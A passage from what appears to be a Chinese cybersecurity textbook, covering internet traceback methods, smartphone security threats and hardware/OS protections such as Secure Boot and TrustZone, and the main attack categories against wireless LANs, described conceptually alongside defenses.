最终建成使用的溯源系统将会运行在网络运营者的网络上，必然会对其网络运营产生影响，甚至需要网络运营者配合投入运行维护成本。因此，他们最关心的溯源系统的特性是建成的溯源系统所需要的对网络的技术改造成本、一次性的投入成本、溯源机制运行维护的人力资源成本，以及溯源机制的运行将会对网络运营者自身网络业务的影响。

（3）互联网用户

通常情况下，普通的互联网用户很少有使用网络溯源系统的需求。因此，他们更多地会关注如果网络中有了互联网溯源系统，自己的个人隐私信息应如何得到保护，以及运行了溯源系统后不能影响原有业务的用户使用习惯，也不应增加用户的任何使用成本（包括经济、时间、技术等）。当然，如果溯源系统能够作为一种社会公共服务向普通用户免费开放，则良好简洁的用户交互界面和坚强的业务鲁棒性（可以应对很大流量的访问需求）就是必需的。

6. 小结

互联网溯源难的根源来自互联网协议自身有缺陷、互联网无序建设、互联网使用者缺少安全意识等。随着互联网规模的扩大及整个社会对互联网依赖性的不断增加，网络溯源已经迫在眉睫。

虽然现在已经有互联网数据包追踪技术、互联网地址信息黄页查询、基于分组标记的溯源技术、基于发送特定 ICMP 的溯源技术、基于日志记录的溯源技术、基于受控洪泛的溯源技术、基于链路测试的溯源技术，以及对上述方法的改进及其他溯源方法，但是就目前而言，现有的溯源技术都存在或多或少的缺陷，没有一种相对成熟的技术可以满足网络溯源的需求。纵观现有的溯源技术，第一类要求网管人员在待溯源事件发生过程中做大量的操作（如受控洪泛溯源和链路测试溯源），该类网络溯源方法能适应复杂的网络环境，溯源效果取决于网管人员的水平，但是可扩展性较差，而且可能影响网络性能和业务；第二类需要路由器附加工作（如分组标记溯源、ICMP 溯源及日志记录溯源等），可扩展性各不相同，但是普遍要求大规模升级网络设备，而且可能影响网络性能；第三类是通过管理手段实施（业务实名制、IP 地址实名制等）。

未来的网络溯源应该是灵活结合管理技术手段，在多个层面解决问题的系统工程，因此互联网溯源仍有待长期研究。

第 5 章 网络空间安全研究热点

本章要点

- ✓ 概述
- ✓ 移动互联网安全
- ✓ 云计算安全
- ✓ 物联网安全
- ✓ 下一代互联网安全
- ✓ 工业控制系统安全
- ✓ 大数据安全

5.1 概　　述

随着信息通信技术的不断发展，通信网络的基础性、战略性、全局性地位日益突出，成为影响经济社会发展的重要基础设施。为满足人们对网络可扩展性、安全性、高性能、易管理等多方面的要求，支持日益丰富的网络应用，下一代互联网成为新的研究热点。同时，随着无线接入技术、智能终端、传感技术等的发展，移动互联网、物联网、工业控制系统逐步拓展了网络空间的范围，云计算和大数据更成为近期业界关注的焦点。这些新技术、新业务带来的安全问题成为网络空间的热点问题。

5.2 移动互联网安全

5.2.1 智能终端安全

1. 概述

随着智能终端的快速普及和处理器计算能力的飞速提升，便携式的智能终端被赋予了比传统计算机更广泛的处理需求，同时面临更加广泛的安全需求和安全风险。与传统的功能性终端相比，智能终端具备强大的计算能力和存储能力，支持先进的移动操作系统和丰富的移动应用软件，功能和性能向移动计算机接近。近年来智能终端的使用数量急剧增长，广泛应用于语音通信、商务办公、金融交易、移动互联网等领域，已经成为社会生活中不可缺少的个人辅助信息终端。人们在智能终端上广泛安装的移动应用提升了工作效率，改善了社会生活体验水平。与此同时，智能终端存储的个人隐私、商务、金融等敏感信息越来越丰富，敏感信息存储越来越集中，信息安全等级越来越高，这就对智能终端安全防护能力提出了更高等级的要求。智能终端面临更加广泛的安全威胁，这些威胁主要集中在数据接入安全、信息存储安全、操作系统安全、终端硬件安全、移动应用安全等方面。本节主要讨论智能终端安全问题和相应的安全检测技术，关于移动应用安全的内容将在后续章节单独讨论。

2. 现状

（1）数据接入安全

智能终端的数据接入方式包含移动基站、Wi-Fi 热点、蓝牙、红外、NFC 等无线接入方式，其中移动基站、Wi-Fi 热点既是智能终端数据接入的宽带数据通道，也是移动应用广泛使用的数据接口。宽带无线接入方式释放了智能终端作为个人信息

处理终端的潜能，其数据业务远超过传统的语音通信，推动了移动互联网的快速发展，同时针对移动互联网的数据接入的安全威胁也引起了人们的广泛重视。

以 GSM 为标准的第二代移动通信空口加密算法设计简单，早在 2009 年来自德国的计算机工程师 Karsten Nohl 宣布已经破解了 GSM 网络的加密算法，此前 Karsten Nohl 曾成功破解 IC 卡加密算法。当前的 3G 移动通信标准均采用了高强度的加密算法，然而现实中的 3G 网络是叠加在 GSM 网络基础上部署的，这就意味着 3G 网络不是 100%覆盖，并且远小于 GSM 的覆盖范围，同时 3G 数据接入速率受到 GSM 网络的制约。按照信息安全系统普遍采用的木桶原理分析，现实中的 3G 网络安全等级并不会比 GSM 网络高。

2003 年开始普及的 Wi-Fi 同样不安全，推出不久之后就被完全破解，针对 WEP 安全协议和密码算法的安全缺陷强迫 Wi-Fi 改用更加安全的 WPA，同时中国提出了与 Wi-Fi 抗争的更加安全的 WAPI 技术。但不得不承认，Wi-Fi 始终是事实的无线局域网标准，WAPI 技术则更加侧重对安全协议的补充和完善。

曾经备受推崇的蓝牙同样不安全，在智能终端 Wi-Fi 接口普及之前，蓝牙一直是重要的移动终端数据交换最佳方式，也是泄露用户数据的重要无线接口。由于红外接口的速率很慢，所以目前没有针对红外接口的安全威胁报道。NFC 是新推出的技术，目前针对 NFC 的安全缺陷还没有相关的安全威胁报道。

（2）信息存储安全

智能终端的更新换代比较快，当用户需要更换智能终端时，则存在旧的智能终端中存储的个人私密信息被泄露的安全威胁。目前很多智能终端在删除用户电话簿、短消息等时仅仅是删除了文件的索引，并没有实际覆盖原来的信息，当它们流落到别处时，就存在被攻击者恶意恢复智能终端上的所有私密信息的风险，导致用户的私密信息被泄露。

用户将随身携带的智能终端临时放置在某些地方，当用户暂时离开时，其上的信息（电话簿、短信、日程安排等）就存在被泄露的风险，这可能导致一些商务机密被泄露，给用户造成巨大的损失。因此需要研究如何安全存储用户的机密信息，如何控制智能终端内的信息不被非法访问。此外，智能终端丢失、被盗容易造成用户私密信息的泄露。如果智能终端里的机密信息（电话簿、短信、个人身份信息等）被他人获得并利用，则会给用户造成很大的损失。因此需要研究相应的安全机制来保护智能终端在丢失、被盗的情况下个人信息的安全。

（3）操作系统安全

对于智能终端来说，由于采用了开放的操作系统平台，并且智能终端的处理能力大大增强，因此针对智能终端存在的各种漏洞，攻击者开发出的病毒越来越多，危害也越来越大。借助各种外部接口及无线网络连接，病毒传播的速度也越来越快。

随着技术的不断发展，智能终端接入网络的速度越来越快，由此也给智能终端带来了巨大的安全威胁。一方面，用户使用各种上网业务越来越便捷高效；另一方面，通过网络传播病毒的可能性也大大增加，对于智能终端在该方面的安全威胁非常巨大。

智能终端通过无线网络连接访问互联网络可能访问到携带病毒的网页，然后进行网络游戏、下载应用程序容易造成病毒感染。病毒给智能终端本身可能带来的危害有：侵占终端内存导致移动智能终端死机关机，修改手机系统设置或删除用户资料，致使软、硬件功能失灵，手机无法正常工作；盗取手机上保存的个人通信录、日程安排、个人身份信息，甚至个人机密信息，窃听机主的通话、截获机主的短信，对机主的信息安全构成重大威胁；自动外发大量短信、彩信，拨打声讯台，订购增值业务，导致机主通信费用及信息费用剧增。病毒还可能引发智能终端对网络造成危害：向网络发起 DoS/DDoS 攻击，致使网络资源被耗尽，造成网络无法正常为用户提供服务。

（4）终端硬件安全

智能终端还可能存在硬件设计缺陷和漏洞，可能会导致用户数据丢失，或被恶意软件利用，危害用户的终端使用安全。目前纯粹的硬件安全还没有相关报道，但潜在风险是明显存在的。很多智能终端安全厂商已经提出通过终端核心芯片提权的方案，这同时意味着未来这种提权方式极有可能被非法利用。

除此之外，还存在基于硬件安全的设计需求。很多智能终端在出厂后还能够进行刷机操作，通过对智能终端刷机，既有可能修改智能终端的协议栈，也有可能给智能终端植入恶意代码，因此如果不限制出厂后的刷机操作会给智能终端带来巨大的安全威胁。如果采用基于终端“硬件指纹”的可信计算技术，则可以最大限度地避免刷机带来的安全问题。

3．智能终端安全防护与检测技术

（1）智能终端软件防护技术

1）被动防护

参照计算机安全防护措施，第三方安全防护软件主要是对应用进行特征码扫描，并限制应用对智能终端资源的访问。基于特征码扫描存在一个问题，即病毒的发现永远滞后于病毒的查杀，不能进行主动防护，而且智能终端的安全防护能力依赖于安全防护软件厂商的特征库更新。智能终端是敏感信息集合的个人终端，其安全防护能力要求高于计算机，但限于计算能力有限，基于特征码扫描查杀的方式不能起到实时防护作用。因此，智能终端的安全防护软件集成了对应用的访问控制功能，对于应用的敏感行为按照用户指示的方式处理。这里还存在一个问题，即智能终端安全防护软件必须取得操作系统内核的较高权限，才能对应用实施访问控制，但是

权限往往得不到满足。除此之外，像苹果的封闭式操作系统，第三方安全防护软件根本无法获取内核的较高权限，也就没有办法实现对应用的访问控制。即使是开放式的操作系统，由于操作系统的内核权限获取困难，所以往往需要将第三方安全防护软件集成到操作系统内部。综上所述，操作系统内核权限的获取问题限制了第三方应用软件的防护能力。

2）主动防护

智能终端是一个资源受限的计算系统，同时又是敏感信息集合的个人终端，在处理能力和信息保护需求上完全处于“不对称”状态，智能终端的第三方安全防护软件往往需要在这两个方面进行折中。封闭式操作系统的第三方安全防护软件需要得到较高的运行权限，才能对恶意应用进行有效监控，但出于商业目的，封闭式操作系统的第三方安全防护软件一般被拒之门外，破坏了第三方安全防护软件自由竞争发展的市场环境，从技术发展到安全防护方面都不利于解决智能终端安全问题。

① 操作系统加固方案。

从智能终端安全防护角度出发，资源受限的个人计算终端适合采用主动防护策略。有效的解决方案是对智能终端操作系统进行加固，侧重于保护用户的资费安全和隐私安全等基础性安全，高等级安全则由第三方安全防护软件解决。智能终端操作系统加固的优点在于可以提高智能终端自身的安全能力，主动防护绝大多数恶意应用，有效提高智能终端的基础性安全，解决移动互联网接入节点的基础性安全问题。针对少数恶意应用的防护则交由第三方安全防护软件，这样对智能终端的功耗和处理能力的要求都降低了，延长了智能终端的平均在线时长，增加了智能终端的接入种类和数量，扩展了移动互联网的接入规模。另外，智能终端操作系统加固方案增强了移动互联网的节点安全，降低了移动互联网应用软件的监管难度，有利于促进移动互联网的健康发展，因此基于主动防护策略的操作系统加固方案是切实可行的。

② 操作系统加固技术。

操作系统加固包含健壮性、安全性等方面。健壮性是智能终端安全运行的基础，可行的思路是对操作系统的应用程序接口（Application Programming Interface，API）进行分类，对涉及语音通信、通信记录、图像获取、位置获取、数据传输等敏感 API 进行监控。恶意应用的主要表现形式是在智能终端后台调用这些敏感 API，不易被用户察觉，对用户财产安全和信息安全构成重大威胁。从技术实现上讲，比较可行的方式是操作系统对所有应用建立访问控制列表，对被调用的敏感 API 进行实时监控，依据访问控制列表限制应用行为。

（2）智能终端硬件防护技术

智能终端采用操作系统对所有应用建立访问控制列表的方式非常有效，可以解决大多数安全防护问题，达到基础性安全防护能力要求。但在某些应用场景，如移

动支付、移动商务、数字版权等，对智能终端有着较高的安全性要求，基础性安全防护的能力已经难以满足。为了进一步增强智能终端的安全性，可以采用基于硬件构建的智能终端安全防护系统，以下简要概述安全启动功能、可信执行环境体系、可信区域技术。

1）安全启动功能

基于硬件的安全启动（Secure Boot）功能可以保护智能终端软件系统的完整性，即在智能终端系统启动过程中，如果发现系统镜像被修改，就终止启动，这个机制可以有效解除系统镜像被恶意应用修改的威胁，防止恶意应用获取操作系统的最高权限。安全启动实现方式多样，比较简单的方式是将系统镜像分为启动加载（Bootloader）部分和操作系统部分，将启动加载部分的数字签名存储在一次性编程（One Time Programmable，OTP）存储器中，将操作系统部分的数字签名存储在 Bootloader 部分，智能终端启动时验证 Bootloader 数字签名，验证通过后，Bootloader 再验证操作系统的数字签名，如果这两个环节的数字签名验证失败，则立即终止启动。

2）可信执行环境体系

基于硬件的安全可以轻松解决软件不能解决的安全性问题，顺着这个思路，GP（Global Platform）组织提出了基于硬件安全的可信执行环境（Trusted Execution Environment，TEE）安全体系架构。TEE 是一套开放的安全体系架构，致力于低成本解决移动安全应用问题，即针对移动支付、移动商务、数字版权等安全业务提供适度的安全解决方案。TEE 的思路是在智能终端内部构建一个硬件可信环境，作为 TEE 可信环境与原有系统环境交互的桥梁，这个可信环境与原有系统环境并行，实际是并行内嵌一个嵌入式安全系统，该嵌入式安全系统通过安全 API 与原有操作系统进行通信。为降低成本、减小体积、简化设计，嵌入式安全系统和原有操作系统在物理上分享硬件存储资源，其处理性能介于 UICC（Universal Integrated Circuit Card）智能卡系统和智能终端系统之间。这个嵌入式安全系统运行一个微内核操作系统，执行限定的安全 API，仅对智能终端原有系统的安全应用提供安全服务。安全性基于嵌入式安全系统的硬件安全单元，如加密引擎、OTP 存储、安全 SD 卡等。TEE 标准框架的优势在于对智能终端系统的硬件改动很小，成本低，有利于推广移动安全业务；其不足之处在于仅能提供适度的安全，但能满足较高安全应用的需求，因此市场关注度很高。目前，TEE 标准正在加紧制定和完善过程中。

3）可信区域技术

ARM（Advanced RISC Machines）作为 TEE 标准参与制定成员，提出的硬件可信区域（TrustZone）技术可以很好地适用于 TEE 体系架构。TrustZone 的思路是将 ARM 处理器体系结构扩展，增加相应的安全指令、安全配置逻辑，设立有别于核心态和用户态的安全态。TrustZone 并不能解决所有的安全问题，ARM 的设计思路是把一些安全性要求高的代码放在 TrustZone 安全区域里执行。在芯片的逻辑设计上，TrustZone 是 ARM 处理器体系结构的扩展，智能终端系统软件可以利用这一扩展提

供安全支持。实际上 TrustZone 本身并不能实现安全保障功能，但这一解决方案的硬件实现不复杂，也不会增加许多功耗，因此是一个具有很好性价比的安全嵌入式解决方案。

（3）智能终端硬件安全检测技术

硬件安全是智能终端构建安全运行环境的基础，它在最近几年受到了广泛重视，致力于解决传统软件安全不能解决的根本问题，国外和国内标准化组织均发布了相关的技术要求和规范。国际标准组织 GP 提出智能终端安全架构 TEE 技术规范，这是面向智能终端安全架构的技术规范。TEE 可信智能终端安全架构基于硬件资源隔离的方式，在智能终端内部构建相互独立的普通执行环境和可信执行环境。对于那些高价值服务，对安全要求非常敏感的应用服务，系统会切换到可信环境下去执行，相应的数据会存储在可信存储区，这样可以防止敏感信息和操作受到来自于正常模式下的恶意软件的攻击。国内标准组织 CCSA 发布了《YD/T 2407—2013 移动终端安全能力技术要求》标准，面向智能终端整体安全架构的防护能力。《YD/T 1886—2009 移动终端芯片安全技术要求和测试方法》主要是针对终端内部基带芯片、数据存储芯片等在信息安全方面所存在的安全隐患做的相应技术要求，目的是为了防止终端芯片受到非法攻击、存储在芯片中的内容受到非法盗取，以及在智能终端芯片遭遇各种非法攻击时能够采取相应的保护措施。这两个标准组织提出的智能终端整体安全架构都基于硬件安全，面向广泛的移动安全业务需求。

目前，智能终端硬件安全检测技术还不完善，也不成熟，开展的智能终端硬件安全检测是指《移动终端芯片安全技术要求和测试方法》标准的合规性检测，主要检测智能终端内部处理器芯片、基带芯片、数据存储芯片等硬件在信息安全方面所存在的安全隐患。本书定义的智能终端硬件安全检测将标准中的安全调试、安全配置、安全访问、安全存储、系统软件一致性、IMEI/ESN 号一致性、基带芯片一致性、加密单元安全性规范和安全配置、安全协议规范划分为安全访问、系统一致性、硬件加密三种检测类型。

1）安全访问检测

安全访问检测主要是检测智能终端的处理器芯片、基带芯片、安全存储区域、安全单元端口的访问控制措施。安全访问检测内容包含：检测智能终端处理器芯片和基带芯片的调试端口和配置端口是否具备严格访问控制措施；检测智能终端存储芯片的安全存储区域是否具备访问控制措施；检测智能终端安全单元的端口是否具备基于双向数据源的安全访问协议。

2）系统一致性检测

系统一致性检测主要是检测终端“硬件指纹（处理器芯片、安全单元、存储芯片、IMEI 等硬件信息）”的完整性，同时用 “硬件指纹”验证系统镜像的完整性，确保智能终端硬件系统运行的安全性。系统一致性检测基于“硬件指纹”的安全启

动功能，检测安全启动功能是否能够抵御硬件更换和非法刷机行为，从而保护用户智能终端硬件平台的运行安全。

3）硬件加密检测

硬件加密检测主要是检测智能终端的加密单元（加密引擎、安全 SD 卡、安全芯片、UICC 卡等具备加密功能的硬件）的加密功能是否能够满足硬件加密需求，同时检测输出密文数据的统计性，确保硬件加密单元的可用性、可靠性和统计安全性。

（4）智能终端操作系统安全检测技术

操作系统安全检测的目标是保证智能终端运行平台的可靠，在安全的硬件环境上为智能终端的各种功能和应用软件提供稳定的系统软件平台，通过测试确保操作系统具有足够的安全能力，如保证智能终端系统软件不被非法篡改，系统软件能够对终端功能组件、软硬件资源、系统和用户数据的使用进行控制，系统软件能够在一定程度上防范来自外部的攻击，并为终端的上层功能和应用软件提供一个可靠的运行平台。操作系统安全检测技术包括操作系统安全能力检测技术和操作系统漏洞扫描技术。

1）操作系统安全能力检测技术

操作系统是智能终端硬件资源和用户数据的管理者，任何移动应用要想使用终端的能力，都需通过操作系统进行调用。为了确保终端安全，操作系统应对敏感的终端能力调用，如拨打电话、发送短信、发送彩信、数据连接、蓝牙启动/连接、WLAN 启动/连接、录音启动、访问敏感数据（如通信录、通话记录、日程表、短信、彩信、邮件等）进行管控，确保终端行为的可知可控。终端操作系统安全能力检测主要是通过开发模拟的恶意软件，检查操作系统对应用软件后台调用敏感功能的受控机制是否完善，使用针对各平台开发的测试软件对其“恶意”能否实现、是否受控进行测试，并根据测试结果结合其运行机制对操作系统功能调用的可用性进行检测。

2）操作系统漏洞扫描技术

在一般的恶意攻击中，除了上述非法调用操作系统接口外，恶意软件通常还利用操作系统漏洞及后门对智能终端进行攻击，如目前大部分的手机病毒，包括木马病毒、蠕虫病毒等。操作系统漏洞检测通过构建丰富的漏洞扫描病毒库，对智能终端操作系统进行全面的漏洞扫描与分析，评估智能终端在木马、蠕虫等病毒攻击下的防御能力。通常在扫描操作系统漏洞时可以采取两种方式：基于网络的漏洞扫描和基于主机的漏洞扫描。基于网络的漏洞扫描是根据不同漏洞的特性，构造网络数据包并发送给网络中的目标终端，以判断某个特定的漏洞是否存在。基于主机的漏洞扫描与基于网络的漏洞扫描类似，不同之处在于这种方式通常在目标终端上安装一个代理（Agent）或服务（Service），这样能够访问所有的文件和进程，因此也就能够扫描更多的漏洞。

4. 小结

基于操作系统软件的安全防护措施具有微小成本优势，对智能终端的硬件不需要做任何改动，能够解决智能终端的基础性安全问题，特别是采用主动防护思路的操作系统加固方案能在终端使用前就具备基础性安全防护能力；第三方安全防护软件可以致力于恶意应用查杀技术，具备很强的市场准入推广能力。基于硬件的安全体系架构，需要对智能终端的硬件系统进行改进，能够解决智能终端软件系统的完整性问题，具备较高的安全防护能力，可以支持移动支付、移动商务、数字版权等移动安全业务，进而促进移动互联网安全业务的健康发展。从智能终端安全防护技术发展思路上讲，操作系统加固方案具备很强的市场准入推广能力，而基于硬件的 TEE 安全体系有待市场考验。紧密结合市场应用环境，按照安全防护能力分级思路，制定满足市场有序健康发展需要的安全防护技术标准，是今后智能终端防护技术的发展路线。未来的移动应用会涉及工业和国防等安全性更高的领域，研究硬件安全防护体系是今后智能终端安全防护技术发展的方向。硬件安全防护体系设计复杂，技术难度高，对智能终端硬件系统改动较大，特别是嵌入安全单元会对智能终端的功耗、体积、性能等构成设计挑战，这些问题都会随着芯片设计技术的发展逐渐消除。因此，积极研究我国自主的智能终端硬件安全防护体系，对我国移动互联网的长远发展具有重要意义。

同时，硬件安全检测技术和操作系统安全检测技术服务于软件防护技术和硬件防护技术的应用，未来的智能终端安全检测技术必然是物理安全、操作系统安全、移动应用安全三个层面的综合安全检测技术，这将是促进和推动智能终端安全业务应用有序健康发展的关键因素。

5.2.2　无线局域网安全

1. 无线局域网与无线局域网安全

无线局域网（Wireless LAN，WLAN）是不使用任何导线或传输电缆连接的局域网，它使用无线电波作为数据传送的媒介，传送距离一般只有几十米。无线局域网的主干网路通常使用有线电缆，无线局域网用户通过一个或多个无线接取器接入无线局域网。由于无线局域网具有移动性强、便携性好、建网迅速、带宽高等特点，最近几年成为通信行业最为关注的一个焦点。无线局域网现在已经广泛应用在商务区、大学、机场及其他公共区域。

无线局域网由无线网卡、无线接入点 AP（Access Point ）、计算机和有关设备组成，其网络架构分为接入层、核心层、业务层和监控层，如图 5.1 所示。其中，接入层的主要功能是利用以太网等各种接入技术，实现无线接入；接入层的主要设备

包括 AC（Access Controler）、AP 等。核心层的主要功能是利用 IP 技术将通过 AC 上行接入的数据汇聚，融入互联网；核心层的主要设备包括汇聚交换机、核心交换机、业务路由器等。业务层的主要功能是对使用 PWLAN 业务的用户进行认证、授权；业务层的主要设备包括关口（Portal）服务器、采用 Radius 等协议的认证服务器等。监控层的主要功能是对 WLAN 设备进行运维，对整个 PWLAN 系统进行安全监控，以保证 WLAN 网络安全可靠地运行；监控层的主要设备包括网络管理服务器、安全监控服务器、安全审计服务器等。




图 5.1　WLAN 网络架构图

WLAN 技术的发展使人们摆脱了传统线缆的束缚，可以更加方便、灵活、快捷地访问网络资源。但是 WLAN 的媒质是共享的，数据通过无线电波在空中传播，就有可能到达预期之外的地方，对数据安全造成重大的威胁；空间的开放性使 WLAN 的安全受到来自外部入侵的威胁，因此 WLAN 安全问题更为引人注目。

2. 面临的主要风险

无线局域网的接入速率已经开始接近有线网络的接入速率，如何让其安全性也接近或达到有线网络的安全等级已经成为人们关注的重要问题。

无线网络除了要抵抗有线网络的传统攻击外，还要能阻止无线网络的特殊攻击，这主要是因为无线网络具有以下 3 个方面的特点。

（1）无线网络物理层信号传播的特殊性

无线网络能够让攻击者在无线电波覆盖的范围内进行通信内容的监听，如果使用者未对传送的消息进行加密，则入侵者很容易窃取通信的消息内容，且 802.11 网络系统实际的无线信号覆盖范围可能是 802.11b 标准的 2 倍，这样在无线信号传播范围内监听和攻击更容易实施。另外，有线网络可以将服务器锁在某一个房间或限定在一个区域内，而无线网络的电磁波信号具有难以控制的特性，导致无线网络将面临更大的风险，如易受到窃听和中间人攻击等。

（2）无线网络协议的设计缺陷

例如，802.11 标准中制定的 WEP 协议希望通过这种加密技术让使用者获得更好的信息安全性，然而由于某些设计及实现上的失误使得 WEP 所获得的效果无法保证信息内容的机密性。另外，在设计协议时，没有考虑密钥管理的问题，因此在 WLAN 漫游的情况下，密钥修改及发送是一件非常困难的事情。

（3）无线设备的安全管理存在漏洞

所有无线设备在出厂时都有一些预设的默认值，包括管理 IP 和管理密码等。许多管理者与使用者在没有及时更改这些系统默认值的情况下进行无线网络的接入，给攻击者提供了方便，使攻击者很容易获得设备的管理权限。

总之，WLAN 的特殊性，导致 WLAN 的攻击方式主要有：窃听攻击、战争驾驶攻击、协议设计缺陷攻击、设备安全管理漏洞攻击、假冒 AP 攻击、缓冲区溢出攻击、共享密钥存储攻击、拒绝服务攻击与中间人攻击等。这些攻击可以分为逻辑攻击与物理攻击两大类。

1）逻辑攻击

① WEP 攻击。

有线对等保密协议（Wired Equivalent Privacy，WEP）是一个基于对称加密算法 RC4 的安全保密协议，其目标是希望无线网络的安全等级达到或相当于有线网络的安全等级。WEP 协议的共享密钥是 40 位或 104 位，初始向量（Initialization Vector，IV）是 24 位，完整性保护值（Integrity Check Value，ICV）的生成算法采用 CRC32。分析研究表明，WEP 存在许多安全漏洞，如 WEP 的密钥结构使 IV 的空间有限，仅为 2^{24}，从而使 IV 冲突成为严重问题，导致多种攻击的出现；RC4 的密钥长度较短，易受到穷举型攻击；将明文和密钥流进行异或的方式产生密文，且认证过程中密文和明文都暴露在无线链路上，导致攻击者通过被动窃听攻击手段捕获密文和明文，将密文和明文进行异或即可恢复出密钥流。这些漏洞的存在，导致攻击者利用互联

网上公开的 WEP Crack 和 Air Snort 工具可以很容易地破解 WEP 加密的消息。

另外，WEP 协议的静态密钥管理方式欠缺合理性。例如，一个服务区内的所有用户都共享同一个密钥，一个用户丢失密钥则将使整个网络不安全；IEEESO2.11b 的密钥管理是手工维护的，扩展能力差。

② MAC 地址欺骗。

在 IEEE802.n 中并没有规定 MAC 地址过滤机制，但许多厂商提供了该项功能以获得附加的安全。地址过滤可以限制只有注册了 MAC 的终端才能连接到 AP 上，这就要求在 AP 的非易失性存储器中建立 MAC 地址控制列表，或 AP 通过连接到 RADIUS 服务器来查询 MAC 地址控制列表，对 MAC 地址不在表中的终端不允许访问网络资源。如果需要在多个 AP 中使用 MAC 地址控制列表，则一般推荐使用 RADIUS 服务器来进行 MAC 地址管理。

由于用户可以重新配置无线网卡的MAC地址，而攻击者通过Ethereal和Kisment工具很容易地获得合法用户的 MAC 地址，导致非授权用户在监听到一个合法用户的 MAC 地址后，可以通过改变其 MAC 地址来获得资源访问权限，因此地址过滤功能并不能真正阻止非授权用户通过地址欺骗的方式访问无线网络资源。

③ 拒绝服务攻击。

拒绝服务攻击（Denial of Service Attacks，DoS）在有线网络和无线网络中都是一个非常严重的攻击方式，其攻击目的是使网络中提供的服务丧失可用性。在WLAN中，攻击者可以通过多种方式实施 DoS 攻击，如利用频率干扰方式阻止 WLAN 的接入，或通过发送大量的消息以耗尽网络带宽，或利用安全机制，使 AP 和 STA 疲于应付数据的安全性验证，以降低用户的接入速率等。另一种方式是向 AP 发送大量无效的关联消息，导致 AP 因消息量过载而瘫痪，不能提供正常的无线接入服务，影响其他合法终端与 AP 间建立关联关系。研究人员探索着引入一些新的技术来解决 DoS 攻击，如消息准入控制（Admission Controller，AC）和全局监控（Global Monitor，GM）等，其中 AC 和 GM 技术是在 AP 处于重负载的情况下，通过给终端分配特定的临时带宽，将一些数据包转移到其他的邻近 AP，来联合检测是否发生了 Dos 攻击。根据网络安全对抗的原理，攻击者也不断地分析 AP 使用的认证机制，通过一定的攻击方式，强迫 AP 拒绝合法 STA 的初始连接请求。遗憾的是，迄今为止，抗 DoS 攻击的技术收效甚微。目前的现状是抗 DoS 攻击的工具非常少，而可利用的 Dos 攻击工具却非常多，攻击者可以利用一系列的攻击工具对 WLAN 实施 DoS 攻击，这导致 WLAN 下的 DoS 攻击形势非常严峻。

④ 中间人攻击。

中间人攻击在有线网络和无线网络中都是一个非常典型的攻击方式，攻击者在合法的终端与 AP 的通信过程中进行消息截取，对 AP 和终端双方进行欺骗。对 AP 而言，攻击者假冒合法的终端；而对合法的终端来说，攻击者则假冒可信的 AP。通过使用类似于 IEEE802.lx 这样的双向认证机制，或采用智能型的无线入侵检测系统，

可以阻止在 AP 和 STA 之间发生中间人攻击。

⑤ WLAN 拓扑设置不合理引起的攻击。

由于 WLAN 是有线网络的延伸，有线网络的安全性将严重依赖于 WLAN 的安全性，因此 WLAN 存在的安全威胁将直接导致有线网络也面临同样的安全威胁。一个正确架设的 WLAN 应该放置到有线网络中防火墙的 DMZ（Demilitarized Zone）区域，或带有访问控制功能的交换机（如 VLAN）上，以实现 WLAN 与有线网络的隔离。由于对 WLAN 子网进行访问控制可以降低有线网络受到的安全威胁，因此一个设计良好的 WLAN 拓扑结构在 WLAN 安全中扮演着非常重要的角色。

⑥ AP 默认配置导致的攻击。

由于 AP 在出厂时对安全参数进行设置或强制使用会增加普通用户的使用难度，因此目前的现状是多数 AP 产品在出厂时默认的安全配置是最低配置或根本就没有安全配置，如许多 AP 的默认安全设置是弱密码，或者安全设置为空。这一点可以从 AP 产品的包装盒上可以看出，AP 产品多数只强调有更高的数据率，但却没有安全方面的承诺，主要靠网络安全管理员根据其组织结构的安全策略对 AP 进行相应的安全配置。例如，AP 中 DHCP（Dynamic Host Configuration Protocol）协议的默认值是 ON，这样无线移动终端用户可以方便地自动接入无线网络；SNMP（Simple Network Management Protocol）协议参数的默认值也是不安全的。所有这些都要求网络安全管理员必须负责对默认配置进行修改，确保将通过 AP 的安全威胁降到最低程度。

另外，通过对多个 AP 设置不同的服务集标识符（Service Set Identifier，SSID），并要求无线终端提供正确的 SSID 才能访问 AP，这样就可以允许不同群组的用户接入，并对资源访问的权限进行区别限制。通常认为 SSID 是一个简单的口令，从而提供一定的安全，但如果配置 AP 向外广播其 SSID，则安全程度将会下降。通常情况下，用户自己配置客户端系统，导致很多人都知道该 AP 的 SSID，很容易共享给非法用户；尤其是目前有的 AP 厂家支持任意 SSID 方式，只要无线终端在任何 AP 范围内，它都会自动连接到 AP，这将跳过 SSID 的安全限制功能。

2）物理攻击

① 伪装 AP 攻击。

